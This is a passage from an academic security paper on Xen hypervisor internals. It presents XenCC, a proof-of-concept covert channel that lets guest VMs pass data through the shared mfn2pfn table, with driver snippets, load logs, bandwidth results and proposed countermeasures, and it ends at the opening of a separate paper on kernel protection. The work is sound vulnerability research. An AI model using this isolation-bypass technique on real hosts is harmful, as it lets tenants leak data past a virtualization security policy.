Domains The ”domain 0”, shortly named *dom0* is responsible for managing Xen and devices relations. It is aimed at being only used by the system administrator to manage other virtual domains.

It contains the drivers who permit to communicate with the devices. Indeed, these do not have to be especially conceived for Xen, but simply for the operating system of *dom0*. This one can be a Linux, FreeBSD, NetBSD or else OpenSolaris operating system. We can so use a lot of devices.

Next version of Xen will provides a feature to protect from a large number of problems induce by drivers. An architecture providing IOMMU or similar technology can control access to memory devices. It may delegate the management of drivers to another area that the *dom0*. The devices are dedicated to a single instance, no matter their particularities (network card, graphics card. . .). These architectures are very interesting, because they can so protect themselves from errors that can be present in drivers. So, bugs happening on the equipment or the driver are not directly propagated in *dom0*, and this one can come back to a stable state without crash (that will freeze the whole system).

The other goal of *dom0* is to provide tools allowing to control other domains. The utilities provided are accessible from the command `xm` (see figure 1). It allows to list, to create, to access, to change and to destroy the different domains.

```
# xm list
Name                                        ID   Mem VCPUs      State →
    ↪   Time(s)
Domain-0                                     0   747     2     r----- →
    ↪   1236.1
dom1                                         3   128     1     -b---- →
    ↪      8.2
dom2                                         4   128     1     -b---- →
    ↪      7.6
```

Fig. 1. Existing domain listing

The others domains are called "domain user" shortly named *domU*. They are users' virtual machines. If needed, they can be restricted with the Xen security policy.

Hypercalls Any communication between guests and the Xen hypervisor is made with *hypercalls*. They allow to perform requests towards the hypervisor to do actions and to get information. Each of them is identified by a unique number and linked to one definition.

A call to a *hypercall* is made in the same way as classical system call which can be used in common operating systems. We need to invoke an interrupt event[3] for which it is necessary to initialize the register *EAX* with the value of the corresponding *hypercall*. Needed parameters are transmitted with other registers.

In the version 3 of Xen, calls to *hypercalls* have been altered for a cleaner use and especially a more important usability for the hypervisor which mape

[3] Xen use the interruption 0x82 to communicate with the guest.

corresponding interruption in the guest memory. If a change had to take place in a future version (or to a debug/rootkit purpose), the guests would not need to be changed; only *mapping* of Xen would differ.

To show the use of one simple *hypercall* allowing to get the version of the common hypervisor, an assembly command (see figure 2 and 3) allows to call the corresponding hypercall. For this we need to give the correct number of the *hypercall xen_version* (set register *EAX* to 17) and give the good command number to get the value (set register *EBX* to 0). Following this call, we can get back the version number of Xen in the *result* variable.

```
asm volatile("int $0x82"
             : "=a" (result), "=b" (ignore)
             : "a" (17), "b" (0));
```

Fig. 2. Version number retrieval with Xen 2: interruption

```
asm volatile("call hypercall_page + (17 * 32)"
             : "=a" (result), "=b" (ignore1), "=c" (ignore2)
             : "1" ((long)(0)), "2" ((long)(NULL))
             : "memory" );
```

Fig. 3. Version number retrieval with Xen 3: call

```
for ( i = 0; i < (PAGE_SIZE / 32); i++ )
{
    p = (char *)(hypercall_page + (i * 32));
    *(u8  *)(p+ 0) = 0xb8;     /* mov  $<i>,%eax */
    *(u32 *)(p+ 1) = i;
    *(u16 *)(p+ 5) = 0x82cd;   /* int  $0x82 */
    *(u8  *)(p+ 7) = 0xc3;     /* ret */
}
```

Fig. 4. Xen writing into the guest's memory the needed code for *hypercall* functions (standard)

The boot process During the development of an operating system compatible with Xen, the first step is to declare various information in the kernel allowing to make link between this one and Xen. The kernel of a guest is in fact an *ELF* file (see figure 5) statically linked.

```
$ readelf -l mini-os

Elf file type is EXEC (Executable file)
Entry point 0x0
There are 2 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg →
      ↪ Align
  LOAD           0x000080 0x00000000 0x00000000 0x10b0c 0x1dd24 RWE 0→
      ↪ x20
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0→
      ↪ x4

 Section to Segment mapping:
  Segment Sections...
   00     .text .rodata .data .bss
   01
```

Fig. 5. Kernel header example

```
$ readelf -l xen-3.2-1-i386

Elf file type is EXEC (Executable file)
Entry point 0x100000
There are 1 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz   Flg →
      ↪ Align
  LOAD           0x000080 0x00100000 0x00100000 0xc44d4 0x116000 RWE 0→
      ↪ x40

 Section to Segment mapping:
  Segment Sections...
   00     .text
```

Fig. 6. Xen hypervisor header

The *ELF* (figure 6) must have a specific part to be compatible with Xen. We can find it in the header section (*__xen_guest*). This field holds a string of char which specifies various information (figure 7) whereof the *offset* and the address of *hypercalls* table[4]. There are also some fields showing the compatibility level with the hypervisor.

Further in the guest code, we must allocate space to Xen where it can mape[5] functions to call *hypercalls* (figure 4).

During the boot process, Xen needs to allocate memory to allow execution and initialisation of data. The main step is the installation of structures (*start_info*, *shared_info*, *vcpu_info*) and their sharing with the OS (figure 8).

[4] The value of the page is 4 Ko: 12 bits shift.

[5] *xen/xen/arch/x86/x86_32/trap.h* : *hypercall_page_initialise*

```
.section __xen_guest
     .ascii   "GUEST_OS=Mini-OS"
     .ascii   ",XEN_VER=xen-3.0"
     .ascii   ",VIRT_BASE=0x0"
     .ascii   ",ELF_PADDR_OFFSET=0x0"
     .ascii   ",HYPERCALL_PAGE=0x2"
     .ascii   ",PAE=no"
     .ascii   ",LOADER=generic"
     .byte    0
```

Fig. 7. Information section of the guest OS




Fig. 8. Tree of the *start_info* structure

3.2 Memory property

Memory allocation During initialisation, Xen allocates memory for its own use, but also for virtual memory spaces. These allocations are done in known places of memory. It allows then to extend address space for guests. Xen also needs to know the real owner of each memory zone to be able to apply isolation rules. So, each system owns his initial predefined zone, but it is also able to dynamically expand to a maximum defined size thanks to the *Balloon Driver*. This new feature is not needed for a common use and is not activated by default.

During a guest initialisation, an information zone (*Shared Info*) is copying to a specific memory place. This data permits to get all necessary information for a communication with its hypervisor. Some data about memory pages of the current domain (size, address...) are stored in this area[6].

Pseudophysical memory Contrary to traditional memory management mechanisms where two address levels (virtual addresses and physical addresses) are used, a paravirtualized system can use another level (machine addresses) doing the glue with the real machine memory and the pseudo-physical memory of virtual machine (figure 9).

This new step of abstraction affects the memory fragmentation, but the guest system can manage this transition itself. We have so an optimization of the memory allocation for the guest by the guest. Indeed, it can allocate enough contiguous memory space at the physical memory level to avoid fragmentation which will slow down for its own execution.




Fig. 9. Pagination example of the memory (32 bits paravirtualized architecture)

3.3 Isolation

It should be noted that it is possible to list the *mfn2pfn* table (*Machine Frame Number to Pseudo-physical Frame Number*) who permits to have a clear idea of the memory used on the physical machine by Xen and his guest. We can try to

[6] For more details, look at the start_info struct defined in the `xen/include/public/xen.h` file.

browse existing pages and to infer the different memory pages[7] (figure 10). From that it is easy to find the size of the physical machine memory.

This information is not immediately available because we caught exception depending on what we are trying to read. Indeed, Xen detects an illegal access to the mapping table and forgives access to it. On the other hand, we can get out from this problem with the creation of our own exception table. Like this, we have then the possibility to know where the exception comes from and in the test cases, we can jump in clean-cut addresses of our code depending on the action. This technique allows to free ourselves a bit more from the Xen control with the use of exceptions to get information.

```
map NOread : 00000000-00000000 (1)
other      : 00000001-000000ff (255)
page fault : 00000100-00000235 (310)
other      : 00000236-0000023a (5)
page fault : 0000023b-00000bdc (2466)
other      : 00000bdd-00000be1 (5)
page fault : 00000be2-00000c4c (107)
map read   : 00000c4d-000025ff (6579)
other      : 00002600-000027ff (512)
map read   : 00002800-00002888 (137)
other      : 00002889-00002a88 (512)
map read   : 00002a89-00002aff (119)
other      : 00002b00-00010846 (56647)
map NOread : 00010847-00010847 (1)
other      : 00010848-00017bff (29624)
map read   : 00017c00-00017c38 (57)
other      : 00017c39-00017e31 (505)
map read   : 00017e32-00017fff (462)
other      : 00018000-000181ff (512)
map read   : 00018200-00018360 (353)
other      : 00018361-00018361 (1)
map read   : 00018362-0001836b (10)
other      : 0001836c-00018438 (205)
map read   : 00018439-000185ff (455)
other      : 00018600-000198a1 (4770)
map NOread : 000198a2-000198a2 (1)
other      : 000198a3-000198a7 (5)
map read   : 000198a8-000198a8 (1)
other      : 000198a9-00019bff (855)
map read   : 00019c00-00019c11 (18)
other      : 00019c12-0001afff (5102)
page fault : 0001b000-0001b1ff (512)
other      : 0001b200-0001bfff (3584)
page fault : 0001c000-0001c0a2 (163)
other      : 0001c0a3-0001c1ef (333)
page fault : 0001c1f0-0007ffff (409104)
missing    : 00080000-003fffff (3670015)
```

Fig. 10. Organisation example of the physical memory (infer from a *domU*)

[7] Existing memory, not allocated, mapped for another domain, mapped for Xen or mapped for the current guest.

4 XenCC

A communication mechanism exists between guests. It is called *XenStore* and allows to share memory pages with read or write mode. With this, we can exchange data between guests depending on their right to use it. Another unrecognized method, depending on the Xen architecture, permits to share data between guests.

The analysis of memory mechanisms allowed to build a tool on the same principle as *XenStore*, but without any ”constraint” of the security policy. This covert channel is a proof of concept (PoC) to communicate between guests independently of the domain (*dom0* or *domU*). For this, we need to have rights to insert a module in the kernel, otherwise, to affect the kernel of our guest domain, which permits to use *hypercalls*.

4.1 Mechanism

It uses the mapping table between physical addresses and pseudo-physical addresses of the hypervisor. It can be noted that we need to use an *hypercall* (*mmu_update*) to establish relationship.

It is important to determine that this table is readable by all guests because it is the only one. Of course, only the address range owner can modify it. Is it about addresses, but by no means their data. Indeed, if we want to read at a place, we need to be able to map it in memory. Here, we can only map our own data (memory pages). This relation table normally holds addresses, but given that there is no check, we can write what we need: data.

The principle of the covert channel is simple: to write a tag in order to (notably) be able to find the place, and after that write data that we want to pass to our friend at the correct place. When data is written, nobody aware of our tag can find and extract information. So it is a half-duplex channel when two guests know their tag each other. This new communication channel is working well on Linux 2.6 x86-32. Readers who are interested can refer to the PoC code for more information[8].

This idea was already noted down in 2006 at the *xen-devel* mailing-list[9]; but then, like so many problems, it was noticed that the practical part would be hard and so this threat was, until now, only theoretical. Finally, as developers thought, this method permits to override the Xen security policy.

4.2 Followed communication

Sharing protocol The protocol built in the second version of this software is based on a header containing fields (figure 11) :

[8] XenCC under free licence (GPL v3) available at the *Xen devel* mailing-list or at `http://digikod.net/public/XenCC`

[9] `http://lists.xensource.com/archives/html/xense-devel/2006-02/msg00001.html`

– a tag to identify a communication stream,
– an acknowledge value,
– the remaining data size,
– the current data size.

For simplification purpose, this different fields have a base size of 4 bytes (for a 32 bits base system). The tag permits to identify a simplex stream. Indeed, although Pseudo-physical Frame Number (PFN) addresses are readable, we need a mechanism to find writing area of the accomplice among all values of addresses. The communicating guests can so identify themselves when they know the tag's accomplices. The tag is a succession of plain words (32 bits) (figure 12). If we want to identify a tag without any problem, it is enough to set it a greater value than the biggest address of a page ($2^{PAGE\_SHIFT} - 1$). However, this value can be easily suspected wrong because it can't refer to a page. It is so possible to choose any values of 4 bytes. The last point remains to initially share this one with the accomplice.

The communication is correctly established thanks to an acknowledge field which permits to know if the accomplice really reads the current buffer when he writes this same value in his header.

Two additional fields stand for the current and future data size. They allow to know remaining data to extract.

Indeed, data are following the header field. Their size having previously be defined, we know when to stop.

```
typedef struct
{
    unsigned long tag[PFN_HEADER_TAG_SIZE];
    unsigned long ack;
    unsigned long rest;
    unsigned long size;
    unsigned long data[XENCC_DATA_PAGES];
} rb_t;
```

Fig. 11. Description header of the shared data

Driver loading The code of this PoC is a device driver which creates `/dev/xencc`. It so permits to quickly test the exploit on different virtual machines. For now, a compilation is needed for each guest because of a static tag definition. You must be careful to differentiate each driver from an other to avoid self speaking. So, the only thing to change is the tag value with a commented (or not) the `XENCC_ME_FIRST` definition in the source file (figure 12). After the compilation, it remains to insert the generated module inside the kernel creation of the communicating device (figure 13)[10].

[10] You need *udev* to automatically create the device.

```
// comment this for the second guest !
#define XENCC_ME_FIRST

// better with @ > PAGE_SHIFT bits (but not tactful)
#define XENCC_TAGS_1 {123456, 13641, 1616}
#define XENCC_TAGS_2 {151651, 1416, 469564}

#ifdef XENCC_ME_FIRST
#define XENCC_TAGS_A XENCC_TAGS_1
#define XENCC_TAGS_B XENCC_TAGS_2
#define XENCC_ME 1
#define XENCC_OTH 2
#else
#define XENCC_TAGS_A XENCC_TAGS_2
#define XENCC_TAGS_B XENCC_TAGS_1
#define XENCC_ME 2
#define XENCC_OTH 1
#endif
```

Fig. 12. Tag definition used by the two guests

```
dom1:~/xencc_0.2# make
make -C /lib/modules/2.6.18-6-xen-686/build M=/root/xencc_0.2 modules
make[1]: Entering directory '/usr/src/linux-headers-2.6.18-6-xen-686'
  CC [M]  /root/xencc_0.2/xencc.o
  Building modules, stage 2.
  MODPOST
  CC      /root/xencc_0.2/xencc.mod.o
  LD [M]  /root/xencc_0.2/xencc.ko
make[1]: Leaving directory '/usr/src/linux-headers-2.6.18-6-xen-686'
dom1:~/xencc_0.2# insmod xencc.ko
xencc loaded guest 1
xencc order: 4
xencc alloc_pages: c17afc00
xencc page_to_pfn: 0000f2e0
xencc pfn_to_mfn: 00004dd0
xencc allocate_mfn : 00004dd0
xencc max 9
xencc pfn0: 00004dd0 -> 00025063
xencc pfn1: 00004dd1 -> 00000588
xencc pfn2: 00004dd2 -> 00072a3c
xencc pfn3: 00004dd3 -> 00000000
xencc pfn4: 00004dd4 -> 00000000
xencc pfn5: 00004dd5 -> 00000000
xencc pfn6: 00004dd6 -> 00000000
xencc pfn7: 00004dd7 -> 00000000
xencc pfn8: 00004dd8 -> 00000000
xencc nb_success: 9
xencc rb_mfn 00004dd0
```

Fig. 13. Device driver loading

When the driver is loaded, it first try to allocate pages needed for the round buffer. This operation may be unsuccessful if their is not enough pages continuously free in memory. This is why we can't have a too big buffer.

Writing in the *mfn2pfn* table To have a complete device, we need to define a structure *fops* to make functions available. Their goal is to permit different interesting actions which can be made such as: open, close, write and read the device. (figure 14).

```
static struct file_operations xencc_fops = {
    .owner = THIS_MODULE,
    .read = xencc_read,
    .write = xencc_write,
    .open = xencc_open,
    .release = xencc_release,
};
```

Fig. 14. Actions definition

The `xencc_write` function goal is to copy data from the userspace to the `mfn_cc_write` function. This one writes into the *mfn2pfn* table.

Data extraction Once data are stocked in the table, the accomplice host can read inside to get the message. To find the correct index, it is needed to read all entries and once it is found, we store it for not having to search it next time. However, it is preferable to reread the tags each time to assure that data are still for us. Thanks to the *size* field, we know how many data need to be read and the *rest* field indicates if we need another pass or if it is finished.

To allow his accomplice to update his data, we need to signal that the reading is done for each tour. For this, the *ack* field value is copied in our header. The other guest is repeatedly reading our header so the read event will be caught and a data update will be done. This synchronisation is the most time consuming task, but in an isolation context like this, there is no other way to do.

4.3 Communication session

Put into practice, we can see on the figures 15 and 16 the generated output for a (little) message written by the second guest and a reading from his accomplice.

If the debug is enabled[11], we can see the driver behavior, notably what is written in the *mfn2pfn* table (header and data).

4.4 Experimental results

One of the most important points in a communication channel is the bandwidth it can reach. For covert channels, this is a characteristic that demonstrate their usability. This was in addition one discussed point with some people working on Xen.

Given that we use a *hypercall* (*mmu_update*) which is copies a complete data row (normally addresses) with one hypervisor call, the bandwidth is relatively

[11] Take care of the slowdown due to the log file explosion and of the possibles errors cause by the debug messages!

```
dom2:~/xencc_0.2# echo MSG > /dev/xencc
xencc open
xencc xencc_write count:4 *offp:0 offp:d051bfa4
xencc write to guest 1
xencc mfn_cc_write d106c6f0, 4, 0
xencc max 1
xencc pfn0: 0003edaf -> 00000001
xencc pfn1: 0003edb0 -> 00000000
xencc pfn2: 0003edb1 -> 00000004
xencc pfn3: 0003edb2 -> 0a47534d
xencc nb_success:4 length:4
xencc write
xencc pfn_find_tag
xencc mfn 00004dd0 : 00025063 (0)
xencc mfn 00004dd1 : 00000588 (1)
xencc mfn 00004dd2 : 00072a3c (2)
xencc find tag!
xencc oth_mfn 00004dd0
xencc RST OK
xencc write new
xencc release
```

Fig. 15. Guest 1 write (short debug)

```
dom1:~/xencc_0.2# cat /dev/xencc
xencc open
xencc read from guest 2
xencc read offp 0
xencc pfn_find_tag
xencc re-searching tag...
xencc mfn 0003edac : 0001e240 (0)
xencc mfn 0003edad : 00003549 (1)
xencc mfn 0003edae : 00000650 (2)
xencc find tag!
xencc oth_mfn 0003edac
xencc oth_header ack:1 rest:0 size:4
xencc pfn_ack
xencc ACK 1
xencc nb_success: 1
xencc xencc_data_size 4
MSG
xencc read from guest 2
xencc read offp 0
xencc pfn_find_tag
xencc mfn 0003edac : 0001e240 (0)
xencc mfn 0003edad : 00003549 (1)
xencc mfn 0003edae : 00000650 (2)
xencc find tag!
xencc oth_mfn 0003edac
xencc oth_header ack:1 rest:0 size:4
xencc waiting...
xencc pfn_ack
xencc ACK 2
xencc nb_success: 1
xencc xencc_data_size 0
xencc release
```

Fig. 16. Guest 2 read (short debug)

as big as the read and writes process in memory. The part that takes the most time is the acknowledge waiting from the other guest. Logically, the ”buffer” size growth allows a significant increase of bandwidth.

During the second version of this PoC, it was put in place a *ring buffer* process to allow the data transfer, either by segmented copies managed by the user, but with a pseudo-continuous data stream. It’s so possible to transfer entire file, doesn’t matter its size, from a virtual machine to another. Nevertheless the developed protocol isn’t optimised, it gives an idea of performance of such a covert channel use.

Bandwidth tests have been done with custom file transfer. To see differences that imply, different file sizes have been transferred. The size buffer repercussion, in other words the needed pages number repercussion, was measured for a range of buffer size.

To experiment this, the most important is to be synchronised between the two domains. Indeed, XenCC is synchronous and waits until the message has been read. It is needs because of the round buffer. It need to wait until it receives an acknowledgment from his accomplice to continue the transfer with next parts of data.

The conclusion, although easily predictable, is simple: the available bandwidth depends on the buffer size. The bandwidth increases twice faster if the buffer size is doubled. With one page buffer (so 4 useful bytes), it reaches 1 kB/s. Tests show that there is no problem until it reaches 450 pages for the data field, that means an approximately bandwidth of 452 kB/s! Of course, this depends on the virtual machines configuration, but for this conditions, the maximum bandwidth is big. Logically, the transferred size doesn’t matter the transfer speed. The bandwidth graph shows that it is linear (figure 17).

The guests system load is insignificant (an average of some tenth of percent usage for a 2 GHz processor). So, we can conclude that the bandwidth is significant but also constant.

The drawback of this method is the ”virtual consumption” of memory needed for a little amount of transmitted data. Indeed, we allocate an entire page table of memory where we only use ”addresses” and not reserved data. We must so transmit data little by little. With a good synchronisation, we have however a really speed channel in light of its stealthiness.

4.5 Counter measures

For now, there is no implemented solution to detect this sort of communication. It is however possible to do some statistics about *hypercalls* usage, but it is not sure to be a good solution depending on the *domU* usage... Indeed, it might be possible that a *domU* use a lot of *mmu_update* for it’s one use, and the covert channel can also be use tactfully to minimize exchanges. However, an interesting idea is to look at *mmu_update* of all domains to come up similarity usage. It is so possible to suspect some relations between different *dom*, but the better thing is to prevent this kind of communications.

In order to prevent similar transfer, a solution for Xen would be to check addresses validity for the *PFN*. Like this, there is a write limitation, but the




Fig. 17. Data copy with a 450 pages buffer size

drawback is time consumption for each call to change an address. However, it will be pretty simple to bypass this check with an adapted algorithm who respects this new rule by legitimating such addresses.

There is another way to manage the pagination with the use of *shadow page tables*. In this case, the virtualized guest doesn't manage his machine pages. Instead, it is Xen who catches guests' mappings and replaces with Xen's one. To use this method, the pages table must be marked read only that will result with an exception which can be caught by the hypervisor. The main purpose is to let Xen manage machine memory. The drawback of this is the performance falling if the address translation is software.

The table *mfn2pfn* is a good idea to increase performances of memory mapping, but it will be wise to create a table for each guest. They will have the same protection mechanism that common memory and will be unreachable for other guests.

In light of the table, it seems that there is no big performances problem in comparison with the commutation speed (performed by Xen) and the memory space needed by a table.

The most appropriate solution is so to give a customized table for each domain. Like this, each guest will only have his addresses readable and up to date. So it will be impossible to read other guest table, but only to know where we are in the physical machine memory, and so be able to optimize our allocations like with the common solution. This method implementation has the table commutation cost for each context change between guests. The table size would not be a problem in comparison with hits size.

If this comment is applied, XenCC will be unusable. This method which consists in isolating guests from one another is also interesting to prevent reading of table to infer a basic map of the machine memory use (figure 10).

Conclusion

Any shared system not having the goal of sharing information between guests has to isolate them from each other. Any break of this rule would generate unforeseen effects. In the case which we have just seen, insulation has been set up, but some details of the implementation enable to bypass it. So, we have a kind of communication, which can be called covert channel, between several accomplice virtual machines. This ”detail” could be considered as minor, but if we add tools like backdoors, the problem of communication becomes critical.

Xen is one of the most interesting and competitive virtualization systems. Its possibilities are growing continuously and the number of users also. However, we should not neglect security to the advantage of performance. Nowadays, some implementation ”details”, as I just explained, seem to interest only a small minority of Xen developers, which is definitely a pity. On the other hand, the visible aspect of security is on the right way and new functionalities such as *stubs domains* are very promising.

Inherently, covert channels will never absolutely be excluded from some environments. Indeed, to exclude this possibility, a system entirely isolated from the outside world would be needed, but having no means of communication, it would become useless. It is however possible to reduce significantly the use of covert channels by a careful understanding of this problem. With virtualizers, or more generally with operating systems, the data transfer control is a key condition for a full security policy.

References

1. ric Filiol. Formalisation and implementation aspects of k-ary (malicious) codes. *Journal in Computer Virology*, 3(2), 2007. `http://www.springerlink.com/content/c4752u31741x0rkm`.
2. Butler W. Lampson. A note on the confinement problem. *ACM*, 16(10), 1973. `http://www.cs.cornell.edu/andru/cs711/2003fa/reading/lampson73note.pdf`.
3. Richard A. Kemmerer. Shared resource matrix methodology: An approach to identifying storage and timing channels. *ACM*, 1(3), august 1983.
4. C. Sekar Chandersekaran Chii-Ren Tsai, Virgil D. Gligor. A formal method for the identification of covert storage channels in source code. *Security and Privacy, IEEE Symposium on*, 0:74, 1987.
5. National Computer Security Center. Covert channel analysis of trusted systems (light pink book). *The Rainbow Books*, NCSC-TG-030, november 1993. `http://www.fas.org/irp/nsa/rainbow/tg030.htm`.

6. Dod std and Donald C. Latham. Department of defense trusted computer system evaluation criteria. *DoD 5200.28-STD*, december 1985. `http://csrc.nist.gov/publications/history/dod85.pdf`.
7. David Chrisnall. *The Definitive Guide to the Xen hypervisor*. Prentice Hall, 2008.
8. The Xen Team. *Xen Users Manual*, 2008. `http://bits.xensource.com/Xen/docs/user.pdf`.
9. The Xen Team. *Xen Interface Manual*, 2008. `http://www.cl.cam.ac.uk/research/srg/netos/xen/readmes/interface/interface.html`.
10. Tavis Ormandy. An empirical study into the security exposure to hosts of hostile virtualized environments, 2007. `http://taviso.decsystem.org/virtsec.pdf`.
11. Paul Barham, Boris Dragovic, Keir Fraser, Steven Hand, Tim Harris, AlexHo, Rolf Neugebauer, Ian Pratt, Andrew Warfield. *Xen and the Art of Virtualization*. University of Cambridge Computer Laboratory, 2003. `http://www.cl.cam.ac.uk/research/srg/netos/papers/2003-xensosp.pdf`.

A Hardware-Assisted Virtualization Based Approach on How to Protect the Kernel Space from Malicious Actions

Éric Lacombe[1,2], Vincent Nicomette[1,2], and Yves Deswarte[1,2]

[1] CNRS ; LAAS ; 7 Avenue du Colonel Roche, F-31077 Toulouse, France
[2] University of Toulouse; UPS, INSA, INP, ISAE ; LAAS ; F-31077 Toulouse, France

eric.lacombe@{laas.fr,security-labs.org}, vincent.nicomette@laas.fr, yves.deswarte@laas.fr

Abstract. This article deals with kernel security protection. We propose a characterization of malicious kernel actions, based on how they access to the system memory and on the way they corrupt the kernel space. Then, we discuss security measures able to counter such attacks. We finally expose our approach based on hardware-virtualization that is partially implemented into our demonstrator *Hytux*, which is inspired from *bluepill* [1], a malware that installs itself as a lightweight hypervisor – on a hardware-virtualization compliant CPU – and puts a running Microsoft Windows Operating System into a virtual machine. However, in contrast with *bluepill*, Hytux is a lightweight hypervisor that implements protection mechanisms in a more privileged mode than the Linux kernel.

Keywords : malicious kernel actions, kernel security protection, hardware-assisted virtualization

1 Introduction

1.1 Context and Issue

Everybody agrees now that the use of computers (in particular through the Internet) has become essential in everyday life. People use computers to work, to exchange information, to make purchases, etc. Unfortunately, malicious computer activities are also regularly growing and try to exploit vulnerabilities which are more and more numerous due to the inherent complexity of the software. Malwares may target application software installed on the system but also the operating system itself and particularly its kernel. Corrupting the kernel of an operating system itself is particularly interesting from the attacker point of view because it signifies corrupting potentially all the software that run upon this kernel. In particular, *kernel rootkits* [2] are a kind of malware dedicated to perform such corruption. In order to operate, these malwares need kernel security flaws in order to execute malicious code inside the kernel. These kernel security flaws are particularly spread across device drivers[3].

As the corruption of the kernel of the operating system provokes the corruption of all the sofware running upon it, the kernel of an operating system needs strong protection mechanisms. But, protecting the kernel in an efficient way is particularly tricky because it is extremely difficult to make the protection mechanisms impossible to escape. Regarding software that run in user-space for example, it is possible to implement effective user-space security mechanisms because they can be implemented inside the kernel and act in a more privileged mode that the entities

[3] The main reasons for this are that first, the main part of a kernel is constituted of device drivers; second, the rules that regulate device drivers integration into the Linux vanilla kernel – with regard to code quality – are less strict than the ones applied on main kernel subsystem updates.

they monitor. Now, the issue is how to effectively protect the kernel against malicious code execution? It has to be done from a more privileged mode than the kernel itself and it has to be tamper-proof (from the kernel, the user-space or hardware devices).

